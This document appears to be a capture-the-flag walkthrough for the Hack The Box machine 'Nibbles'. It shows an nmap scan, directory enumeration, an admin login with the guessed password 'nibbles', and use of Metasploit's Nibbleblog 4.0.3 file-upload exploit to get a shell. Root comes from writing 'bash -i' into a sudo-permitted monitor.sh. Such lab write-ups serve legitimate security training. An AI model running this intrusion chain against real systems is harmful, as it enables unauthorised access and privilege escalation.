
Nibbles-HTB


Enumeration

- We use nmap to scan using `nmap -p- -A -T4 -Pn 10.10.10.75`




```
└─$ nmap -p- -A -T4 -Pn 10.10.10.75
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 09:34 EST
Nmap scan report for 10.10.10.75
Host is up (0.045s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.30 seconds
```

- We found an Apache server running:



Hello world!

- Using dirbuster found this:




Forbidden

You don't have permission to access /icons/ on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80


indicates poor hygiene

- Upon inspect element found we found a hidden comment:



```
<html>
  <head></head>
  <body data-new-gr-c-s-check-loaded="8.909.0" data-gr-ext-installed="">
    <b>Hello world!</b>
    <!--/nibbleblog/ directory. Nothing interesting here!-->
  </body>
  <grammarly-desktop-integration data-grammarly-shadow-root="true">…</grammarly-desktop-integration>
</html>
```


- Leads to a nibbleblog website where we find the following using dirbuster:



Sign in to Nibbleblog admin area

□ Remember me

- Just attempting *username*:admin *password*:nibbles gets us logged in
- We find that the version used is 4.0.3:




Version

Nibbleblog 4.0.3 "Coffee" - Developed by Diego Najar


Which can be exploited to get remote code execution.

- using metasploit we can use the exploit `exploit(multi/http/nibbleblog_file_upload)` to get access to the machine:




```
meterpreter > sysinfo
Computer    : Nibbles
OS          : Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP M
2 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter > ls
Listing: /var/www/html/nibbleblog/content/private/plugins/my_im
=================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  258   fil   2024-01-30 12:48:43 -0500  db.xml

meterpreter > getuid
Server username: nibbler
meterpreter > shell
Process 2534 created.
Channel 0 created.
pwd
/var/www/html/nibbleblog/content/private/plugins/my_image
```

- Note: The `history` command lets us view the previous commands executed by the user.
- `sudo -l` lets us know the allowed commands for a user:




```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

We notice that monitor.sh can be run as sudo so we create a monitor.sh as following:



```
echo "bash -i" > monitor.sh
ls
monitor.sh
chmod +x monitor.sh
```

This creates a bash interactive shell with root privileges like so:



```
sudo /home/nibbler/personal/stuff/monitor.sh
bash: cannot set terminal process group (1370): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff#
```

- We have successfully pwned the machine!